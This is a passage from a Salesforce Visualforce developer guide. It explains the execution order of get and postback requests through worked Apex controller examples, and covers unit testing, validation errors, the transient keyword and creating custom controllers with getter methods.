
Note: If the user is redirected to a page that uses the same controller and the same or a proper subset of controller extensions, a postback request is made. When a postback request is made, the view state is maintained.

If the user interaction requires a page update, such as when the user clicks a **Save** button that triggers a save action, a *postback request* is made. For more information on postback requests, see [Order of Execution for Visualforce Page Postback Requests](#) on page 90.

For a specific example of a get request, see [Examples of Visualforce Page Execution Order](#) on page 92.

Order of Execution for Visualforce Page Postback Requests

A *postback request* is made when user interaction requires a page update, such as when a user clicks on a **Save** button and triggers a save action. The following diagram shows how a Visualforce page interacts with a controller extension or a custom controller class during a postback request:



1. During a postback request, the view state is decoded and used as the basis for updating the values on the page.



Note: A component with the `immediate` attribute set to `true` bypasses this phase of the request. In other words, the action executes, but no validation is performed on the inputs and no data changes on the page.

2. After the view state is decoded, expressions are evaluated and set methods on the controller and any controller extensions, including set methods in controllers defined for custom components, are executed.

These method calls do not update the data unless all methods are executed successfully. For example, if one of the methods updates a property and the update is not valid due to validation rules or an incorrect data type, the data is not updated and the page redisplay with the appropriate error messages.

3. The action that triggered the postback request is executed. If that action completes successfully, the data is updated. If the postback request returns the user to the same page, the view state is updated.



Note: The `action` attribute on the `<apex:page>` component is not evaluated during a postback request. It is only evaluated during a get request.

4. The resulting HTML is sent to the browser.

If the postback request indicates a page redirect and the redirect is to a page that uses the same controller and a proper subset of controller extensions of the originating page, a postback request is executed for that page. Otherwise, a get request is executed for the page. If the postback request contains an `<apex:form>` component, only the ID query parameter on a postback request is returned.



Tip: You can use the `setRedirect` attribute on a `pageReference` to control whether a postback or get request is executed. If `setRedirect` is set to `true`, a get request is executed. Setting it to `false` does not ignore the restriction that a postback request will be executed if and only if the target uses the same controller and a proper subset of extensions. If `setRedirect` is set to `false`, and the target does not meet those requirements, a get request will be made.

Once the user is redirected to another page, the view state and controller objects are deleted.

For a specific example of a postback request, see [Examples of Visualforce Page Execution Order](#) on page 92.

Examples of Visualforce Page Execution Order

The following examples illustrate the lifecycle of a Visualforce page as a user interacts with it. The page used in the examples is designed to show information about an account, the value of the variables on the page, and allows the user to edit details of the account if the key value is set to anything except false.

To set up the Visualforce page for the examples:

1. Create a controller for a custom component called `componentController`:

```
public class componentController {
    public String selectedValue {
        get;
        set {
            editMode = (value != null);
            // Side effect here - don't do this!
            selectedValue = value;
        }
    }
    public Boolean editMode {get; private set;}
}
```

2. Create a custom component called `editMode`:

```
<apex:component controller="componentController">
    <apex:attribute name="value" type="String" description="Sample component."
        assignTo="{!selectedValue}"/>
    <p>
        Value = {!value}<br/>
    </p>
</apex:component>
```

```

selectedValue = {!selectedValue}<br/>
EditMode = {!EditMode}
</p>
</apex:component>

```

3. Create a custom controller called myController:

```

public with sharing class myController {

    private final Account account;

    public myController() {
        account = [select id, name, site, NumberOfEmployees, Industry from Account
                  where id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }

    public PageReference cancel() {
        return null;
    }
}

```

4. Create a controller extension called lifecycle:

```

public with sharing class lifecycle {

    private final Account acct;
    Integer EmpAdd;

    public lifecycle(myController controller) {
        this.acct = (Account)controller.getAccount();
    }

    public String getGreeting() {
        return acct.name + ' Current Information';
    }

    public void resetEmp() {
        acct.numberofemployees = 10;
        update acct;
    }
}

```

5. Create a page called setEmps:

```

<apex:page controller="myController" tabStyle="Account" extensions="lifecycle"
action="{!resetEmp}">
    <apex:messages />
    <apex:pageBlock title="{!greeting}">
        <apex:outputLabel value="{!ObjectType.account.fields.Name.label}: "
                        for="acctName"/>
        <apex:outputField value="{!account.name}" id="acctName"/>
        <br/>
        <apex:outputLabel
            value="{!ObjectType.account.fields.NumberOfEmployees.label}: "

```

```

        for="emps"/>
        <apex:outputField value="{!account.NumberOfEmployees}" id="emps"/>
        <br/>
    </apex:pageBlock>
    <apex:pageBlock title="Variable values">
        <c:editMode value="{!$CurrentPage.parameters.key}"/>
    </apex:pageBlock>
    <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
        <apex:pageBlock title="Update the Account" id="thePageBlock">
            <apex:pageBlockSection columns="1">
                <apex:inputField id="aName" value="{!account.name}"/>
                <apex:inputField value="{!account.NumberOfEmployees}"/>
                <apex:pageBlockSectionItem>
                    <apex:outputLabel value="{!$ObjectType.account.fields.Industry.label}"

                                for="acctIndustry"/>
                    <apex:actionRegion>
                        <apex:inputField value="{!account.Industry}" id="acctIndustry">
                            <apex:actionSupport event="onchange" re-render="thePageBlock"

                                        status="status"/>
                        </apex:inputField>
                    </apex:actionRegion>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
                <apex:commandButton action="{!cancel}" value="Cancel" immediate="true"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>

```

Get Request Example One

For the first example, visit the `setEmps` page using a URL of the form

`https://Salesforce_instance/apex/setEmps?id=recordId`, where *Salesforce_instance* is the name of your instance (for example, *na1*) and *recordID* is the ID of an account record in your organization (for example, `001D000000IRt53`). You'll see a page with content similar to the following:

Global Media Current Information
Account Name: Global Media Employees: 10
Variable values
Value = selectedValue = EditMode = false

Let's trace the lifecycle to see why the page displays what it does. Since you've requested the page directly by entering a URL, this page is the result of a get request, not a postback request.

1. The first thing that happens in a get request is that constructor methods on the custom controller and controller extension are called. The `myController` method is the constructor on the controller and the `lifecycle` method is the constructor on the extension. Those are executed and the two objects now exist. The controller now has a variable, called `account`, that is the result of a query that uses the `id` parameter from the URL, to identify which account object to query. The extension now has a variable, called `acct`, that is created by calling the `getAccount` method on the controller. The `getAccount` method has no side-effects.

- The next step in a get request is to create the custom components and execute constructor methods on associated controllers or controller extensions. The page includes one custom component:

```
<c:editMode value="{!$CurrentPage.parameters.key}"/>
```

This custom component has an associated controller, but the controller has no explicit constructor. As with all Apex objects without explicit constructors, the object is created using an implicit, no-argument, public constructor. As part of creating the custom component, the value attribute on the custom component is set. In this case, it is equal to the result of the expression `{!$CurrentPage.parameters.key}`. Since we did not specify the `key` attribute in the URL, `value` is set to null.

- After custom components are created, all `assignTo` attributes on those custom components are executed. An `assignTo` attribute is a setter method that assigns the value of this attribute to a class variable in the associated custom component controller. The `editMode` custom component does have an `assignTo` method, so it is executed. The `assignTo` method sets `selectedValue` on the attribute to the value attribute. The value attribute is set to null, so `selectedValue` is set to null.
- The next step in a get request is evaluation of the `action` attribute on the `<apex:page>` component, expressions, and the required getter and setter methods. Although we'll step through these below, remember that the order of these evaluations is indeterminate and may be different than the following:

- The `<apex:page>` component has an `action` attribute which calls the `resetEmp` method on the extension. That method sets the `numberOfEmployees` field on the `acct` object to 10.
- There are several expressions that evaluate on the page. Let's focus on three:

```
◊ <apex:pageBlock title="{!greeting}">
```

The `title` attribute on `<apex:pageBlock>` calls the getter method on the lifecycle extension `getGreeting`. This is rendered on the page as “Global Media Current Information.”

```
◊ <apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
```

The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. We did not set `key` when calling the page, so the form is not rendered.

```
◊ Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}
```

This expression occurs in the custom component. We've already discussed that `value` and `selectedValue` are set to null, however, the value of `EditMode` is not yet known. `EditMode` is a boolean variable on the `componentController`. It is set based on the whether `value` is equal to null:

```
set {
    selectedValue = value;
    // Side effect here - don't do this!
    editMode = (value != null);
}
```


Since `value` is null, `EditMode` is set to `false`. Note, however, that there is a side-effect in the setter method for `EditMode`. As part of setting `editMode`, we also set `selectedValue` to `value`. Since `value` is null, this doesn't change anything, but this behavior has an impact in a later example.

- The other expressions and methods are evaluated in a similar manner.
- Since the `<apex:form>` component isn't rendered, the view state isn't created.
 - The last step in the get request is to send the HTML to the browser, which renders the HTML.

Get Request Example Two

For the second example, visit the `setEmps` page using a URL of the form

`https://Salesforce_instance/apex/setEmps?id=recordId&key=false`, where `Salesforce_instance` is the name of your instance (for example, `na1`) and `recordID` is the ID of an account record in your organization (for example, `001D000000IRt53`). Unlike the first example, this example includes a second parameter, `key=false`. You'll see a page with content similar to the following:



Let's trace the lifecycle again. This page is also the result of a get request:

1. The first thing that happens in a get request is that constructor methods on the custom controller and controller extension are called. The `myController` method is the constructor on the controller and the `lifecycle` method is the constructor on the extension. These are executed and the two objects now exist. The controller now has a variable, called `account`, that is the result of a query that uses the `id` parameter from the URL to identify which account record to query. The extension now has a variable, called `acct`, that is created by calling the `getAccount` method on the controller.
2. The next step in a get request is to create the custom components and execute constructor methods on associated controllers or controller extensions. The page includes one custom component:

```
<c:editMode value="{!$CurrentPage.parameters.key}"/>
```

This custom component has an associated controller without a constructor, so the controller object is created using an implicit, no-argument, public constructor. As part of creating the custom component, the `value` attribute on the custom component is set. In this case, it is equal to the result of the expression `{!$CurrentPage.parameters.key}`. We specified the `key` attribute as `false`, so `value` is set to `false`.

3. After custom components are created, all `assignTo` attributes on those custom components are executed. The `assignTo` method sets `selectedValue` on the attribute to the `value` attribute. The `value` attribute is set to `false`, so `selectedValue` is set to `false`.
4. The next step in a get request is evaluation of the `action` attribute on the `<apex:page>` component, expressions, and the required getter and setter methods. Although we'll step through these below, remember that the order of these evaluations is indeterminate and may be different than the following:
 - The `<apex:page>` component has an `action` attribute which calls the `resetEmp` method on the extension. That method sets the `numberOfEmployees` field on the `acct` object to 10.
 - Of the expressions on the page, let's see how our chosen three are evaluated:

```
<apex:pageBlock title="{!greeting}">
```

The `title` attribute on `<apex:pageBlock>` calls the getter method on the lifecycle extension `getGreeting`. It is rendered on the page as "Global Media Current Information."

```
<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
```

The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. We set `key` to `false` when calling the page, so the form is not rendered.

```
Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}
```

This expression occurs in the custom component. Since `value` is not null, `EditMode` is set to `true`. At this point, `selectedValue` is set to null. Remember, however, that the setter method for `EditMode` has a side-effect. In this case, the side-effect sets `selectedValue` to the `value` attribute on the custom component. Since `value` is set to `false`, `selectedValue` is set to `false`. This illustrates why you should not use side-effects in your methods. If the evaluation order were different, and the value for `selectedValue` were determined before the setter for `EditMode` was evaluated, `selectedValue` would still be null. Execution order is not guaranteed, and the result for `selectedValue` could change the next time this page is visited.



Caution: Do not use side-effects in your getters or setters!

5. Since the `<apex:form>` component isn't rendered, the view state isn't created
6. The last step in the get request is to send the HTML to the browser, which renders the HTML.

Get Request Example Three

For the third example, visit the `setEmps` page using a URL of the form

`https://Salesforce_instance/apex/setEmps?id=recordId&key=true`, where `Salesforce_instance` is the name of your instance (for example, `na1`) and `recordID` is the ID of an account record in your organization (for example, `001D000000IRT53`). Unlike the second example, this example sets `key=true`. You'll see a page with content similar to the following:

Let's trace the get request lifecycle one more time:

1. The first thing that happens in a get request is that constructor methods on the custom controller and controller extension are called. The `myController` method is the constructor on the controller and the `lifecycle` method is the constructor on the extension. These are executed and the two objects now exist. The controller now has a variable, called `account`, that is the result of a query that uses the `id` parameter from the URL to identify which account record to query. The extension now has a variable, called `acct`, that is created by calling the `getAccount` method on the controller.
2. The next step in a get request is to create the custom components and execute constructor methods on associated controllers or controller extensions. The page includes one custom component:

```
<c:editMode value="{!$CurrentPage.parameters.key}"/>
```

This custom component has an associated controller without a constructor, so the controller object is created using an implicit, no-argument, public constructor. As part of creating the custom component, the `value` attribute on the custom component is set. In this case, it is equal to the result of the expression `{!$CurrentPage.parameters.key}`. We specified the `key` attribute as `true`, so `value` is set to `true`.

- After custom components are created, all `assignTo` attributes on those custom components are executed. The `assignTo` method sets `selectedValue` on the attribute to the `value` attribute. The `value` attribute is set to `true`, so `selectedValue` is set to `true`.
- The next step in a get request is evaluation of the `action` attribute on the `<apex:page>` component, expressions, and the required getter and setter methods. Although we'll step through these below, remember that the order of these evaluations is indeterminate and may be different than the following:

- The `<apex:page>` component has an `action` attribute which calls the `resetEmp` method on the extension. That method sets the `numberOfemployees` field on the `acct` object to 10.
- Of the expressions on the page, let's see how our chosen three are evaluated:

```
<apex:pageBlock title="{!greeting}">
```

The `title` attribute on `<apex:pageblock>` calls the getter method on the lifecycle extension `getGreeting`. It is rendered on the page as “Global Media Current Information.”

```
<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
```

The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. We set `key` to `true` when calling the page, so the form is rendered.

```
Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}
```

This expression occurs in the custom component. Since `value` is not null, `EditMode` is set to `true`. As in the previous example, `selectedValue` is set to null. The side-effect in the setter method for `EditMode` sets `selectedValue` to `true`.

- Since the `<apex:form>` component is rendered, the view state is created.
- The last step in the get request is to send the HTML to the browser, which renders the HTML.

Postback Request Example

Unlike the first two examples, the third example rendered a final page with editable fields clickable buttons. To understand how a postback request works, use the final page in Example 3 to change the account name to “Pan Galactic Media,” the employee count to 42,” and the industry to “Other.” Then click **Save**. This initiates a postback request:

- The first thing that happens in a postback request is that the view state is decoded. The view state contains all the information required to render the page. If, during the postback request, an operation fails, the view state is used to display the page to the user.
- Next, all expressions are evaluated and methods on controllers and controller extensions are executed.

Of the expressions on the page, let's see how our chosen three are evaluated:

```
<apex:pageBlock title="{!greeting}">
```

The `title` attribute on `<apex:pageblock>` calls the getter method on the lifecycle extension `getGreeting`. In our edit, we changed the value of the Account name. Thus, the value of `greeting` changes to “Pan Galactic Media Current Information.”

```
<apex:form rendered="{!$CurrentPage.parameters.key = 'true'}">
```

The `rendered` attribute on `<apex:form>` is set based on the value of the `key` parameter. We have not changed the `key` parameter, so the value in the view state is used. Since the value was `true` when the view state was created, it is still `true` and the form is rendered.

```
Value = {!value}<br/> selectedValue = {!selectedValue}<br/> EditMode = {!EditMode}
```

We have not changed any of these values, so, for each expression, the value in the view state is used.

3. Lastly, the save action, the action that triggered the postback request, is evaluated. The save action is the following method on the controller:

```
public PageReference save() {
    update account;
    return null;
}
```

This method updates the record with the new data. If this method fails, which it might do if the user does not have permission to update the record, or if there are validation rules that are triggered by the change, the page is displayed along with error messages describing the error. The values the user entered are not lost. They remain as they were when the user clicked the **Save** button. Assuming there are no errors, the data on the object is updated, the view state is updated, and, since the action that triggered the postback did not include a page redirect, the view state is updated. The resulting HTML is sent to the browser:

The screenshot displays a web page with three main sections:

- Pan Galactic Media Current Information:** Shows 'Account Name: Pan Galactic Media' and 'Employees: 42'.
- Variable values:** Lists 'Value = true', 'selectedValue = true', and 'EditMode = true'.
- Update the Account:** A form with three input fields:
 - Account Name:** A text box containing 'Pan Galactic Media'.
 - Employees:** A text box containing '42'.
 - Industry:** A dropdown menu with 'Other' selected.
 Below the form are 'Save' and 'Cancel' buttons.

See Also:

[Using the Development Mode Footer](#)

Testing Custom Controllers and Controller Extensions

Controller extensions and custom controllers, like all Apex scripts, should be covered by unit tests. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, and are flagged with the `testMethod` keyword in the method definition.

When writing unit tests for controller extension and custom controller classes, you can set query parameters that can then be used in the tests. For example, the following custom controller and markup is based on the example from [Controller Methods](#) on page 82, but has been extended to expect the following query parameter in the URL for the page: `?qp=yyyy`. A test method class follows, which exercises the functionality of this page:

```
public class thecontroller {
    private String firstName;
    private String lastName;
    private String company;
    private String email;
    private String qp;
```

```
public thecontroller() {
    this.qp = ApexPages.currentPage().getParameters().get('qp');
}

public String getFirstName() {
    return this.firstName;
}

public void setFirstName(String firstName) {
    this.firstName = firstName;
}

public String getLastName() {
    return this.lastName;
}

public void setLastName(String lastName) {
    this.lastName = lastName;
}

public String getCompany() {
    return this.company;
}

public void setCompany(String company) {
    this.company = company;
}

public String getEmail() {
    return this.email;
}

public void setEmail(String email) {
    this.email = email;
}

public PageReference save() {
    PageReference p = null;

    if (this.qp == null || '!yyyy'.equals(this.qp)) {
        p = Page.failure;
        p.getParameters().put('error', 'noParam');
    } else {
        try {
            Lead newlead = new Lead(
                LastName=this.lastName,
                FirstName=this.firstName,
                Company=this.company,
                Email=this.email);

            insert newlead;
        } catch (Exception e) {
            p = Page.failure;
            p.getParameters().put('error', 'noInsert');
        }
    }

    if (p == null) {
        p = Page.success;
    }

    p.setRedirect(true);
    return p;
}
}
```

The controller calls two additional pages: a success page and a failure page. The text of those pages is not important for this example. They merely have to exist.

The following markup uses the controller above:

```
<apex:page controller="thecontroller" tabstyle="lead">
  <apex:pageBlock>
    <apex:form>
      <h1>Test page for adding leads</h1>
      <p>This is a test page for adding leads.</p>
      <p>First name: <apex:inputText value="{!FirstName}"></apex:inputText></p>
      <p>Last name: <apex:inputText value="{!LastName}"></apex:inputText></p>
      <p>Company: <apex:inputText value="{!Company}"></apex:inputText></p>
      <p>Email address: <apex:inputText value="{!Email}"></apex:inputText></p>
      <apex:commandButton action="{!save}" value="Save New Lead"/>
    </apex:form>
  </apex:pageBlock>
</apex:page>
```

The following class tests the controller:

```
public class thecontrollerTests {

    public static testMethod void testMyController() {
        PageReference pageRef = Page.success;
        Test.setCurrentPage(pageRef);

        thecontroller controller = new thecontroller();
        String nextPage = controller.save().getUrl();

        // Verify that page fails without parameters
        System.assertEquals('/apex/failure?error=noParam', nextPage);

        // Add parameters to page URL
        ApexPages.currentPage().getParameters().put('qp', 'yyyy');

        // Instantiate a new controller with all parameters in the page
        controller = new thecontroller();
        controller.setLastName('lastname');
        controller.setFirstName('firstname');
        controller.setCompany('acme');
        controller.setEmail('firstlast@acme.com');
        nextPage = controller.save().getUrl();

        // Verify that the success page displays
        System.assertEquals('/apex/success', nextPage);
        Lead[] leads = [select id, email from lead where Company = 'acme'];
        System.assertEquals('firstlast@acme.com', leads[0].email);
    }
}
```



Tip: If you are testing your controller you may see the following error message:

```
Method does not exist or incorrect signature: Test.setCurrentPage(System.PageReference)
```

If this message appears, look to see if you have created a class called `Test`. If you have, rename the class.

See Also:

["Testing Apex" in the Force.com Apex Code Developer's Guide](#)

Validation Rules and Custom Controllers

If a user enters data on a Visualforce page that uses a custom controller, and that data causes a validation rule error, the error can be displayed on the Visualforce page. Like a page that uses a standard controller, if the validation rule error location is a field associated with an `<apex:inputField>` component, the error displays there. If the validation rule error location is set to the top of the page, use the `<apex:messages>` component within the `<apex:page>` to display the error. However, to get the information to the page, the custom controller must catch the exception.

For example, suppose you have the following page:

```
<apex:page controller="MyController" tabStyle="Account">
  <apex:messages/>
  <apex:form>
    <apex:pageBlock title="Hello {!$User.FirstName}!">
      This is your new page for the {!name} controller. <br/>
      You are viewing the {!account.name} account.<br/><br/>
      Change Account Name: <p></p>
      <apex:inputField value="{!account.name}"/> <p></p>
      Change Number of Locations:
      <apex:inputField value="{!account.NumberofLocations__c}" id="Custom_validation"/>
        <p>(Try entering a non-numeric character here, then hit save.)</p><br/><br/>
      <apex:commandButton action="{!save}" value="Save New Account Name"/>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```



Note: The ID of a valid account record must be specified as a query parameter in the URL for this page to render. For example, <http://na3.salesforce.com/apex/myValidationPage?id=001x000xxx3Jsxb>.

You need to write a custom controller like the following:

```
public class MyController {
    Account account;

    public PageReference save() {
        try{
            update account;
        }
        catch(DmlException ex){
            ApexPages.addMessages(ex);
        }
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, numberoflocations__c from Account
                where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```


When the user saves the page, if a validation error is triggered, the exception is caught and displayed on the page as they are for a standard controller.

Using the transient Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.
- `JSONParser` class instances. For more information, see [JSON Support](#).

[Static variables](#) also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {

  DateTime t1;
  transient DateTime t2;

  public String getT1() {
    if (t1 == null) t1 = System.now();
    return '' + t1;
  }

  public String getT2() {
    if (t2 == null) t2 = System.now();
```

```
        return ' ' + t2;  
    }  
}
```

Chapter 8

Advanced Examples

The examples in [the quick start tutorial](#) are considered beginning examples, and primarily use only Visualforce markup. Advanced examples use Force.com Apex code in addition to Visualforce markup.

Creating Your First Custom Controller

Up through this point, all of the examples in this tutorial have used the standard Account controller to define the underlying logic of each page. Visualforce, however, allows you to add your own logic and navigation controls to a page by defining a custom controller. The following topics walk through the basics of creating a custom controller class and defining class methods that can interact with Visualforce markup:

- [Creating a Custom Controller Class](#)
- [Defining Getter Methods](#)
- [Defining Action Methods](#)
- [Defining Navigation Methods](#)
- [Mass-Updating Records with a Custom List Controller](#)



Note: You can add, edit, or delete Apex using the Salesforce user interface only in a Developer Edition, a Salesforce Enterprise Edition trial organization, or a sandbox organization. In a Salesforce production organization, you can only make changes to Apex using either the Force.com Migration Tool or the Force.com API `compileAndTest` call.

Creating a Custom Controller Class

A custom controller is simply an Apex class. For example, the following code is a valid, though ineffective, controller class:

```
public class MyController {  
}
```

You can create a controller class and add it to your page in two different ways:

- Add the controller attribute to your page and use a “quick fix” to create the controller class on the fly:
 1. In the page editor, add the controller attribute to the `<apex:page>` tag. For example:

```
<apex:page controller="MyController">  
  <apex:pageBlock title="Hello {!$User.FirstName}!">  
    This is your new page.  
  </apex:pageBlock>  
</apex:page>
```

2. Use the quick fix option to automatically create a new Apex class named MyController.
- Create and save the controller class in the Apex editor of your choice, and then reference it in your page:
 1. In the application, click **Your Name** > **Setup** > **Develop** > **Apex Classes** and click **New** to create a new class.
 2. Return to your page and add the `controller` attribute to the `<apex:page>` tag as described in the example above.



Note: A page can only reference one controller at a time. Consequently, you cannot have both the `standardController` attribute and the `controller` attribute in an `<apex:page>` tag.

As soon as you save a page that references a valid custom controller, a second Controller editor tab is available next to the Page Editor. This editor allows you to toggle back and forth between your page markup and the Apex that defines the page's logic.




Figure 17: The Custom Controller Editor

Defining Getter Methods

One of the primary tasks for a Visualforce controller class is to give developers a way of displaying database and other computed values in page markup. Methods that enable this type of functionality are called *getter methods*, and are typically named `getIdentifier`, where *Identifier* is the name for the records or primitive values returned by the method.

For example, the following controller has a getter method for returning the name of the controller as a string:

```
public class MyController {
    public String getName() {
        return 'MyController';
    }
}
```

To display the results of a getter method in a page, use the name of the getter method without the `get` prefix in an expression. For example, to display the result of the `getName` method in page markup, use `{!name}`:

```
<apex:page controller="MyController">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    This is your new page for the {!name} controller.
  </apex:pageBlock>
</apex:page>
```

In earlier examples that used the standard Account controller, the pages displayed values from an account record specified in the URL (with the `id` query string parameter) by using an `{!account.<fieldName>}` expression. This was possible because the Account standard controller includes a getter method named `getAccount` that returns the specified account record. We can mimic this functionality in a custom controller with the following code:

```
public class MyController {
    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        return [select id, name from Account
                where id = :ApexPages.currentPage().getParameters().get('id')];
    }
}
```



Note:

For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

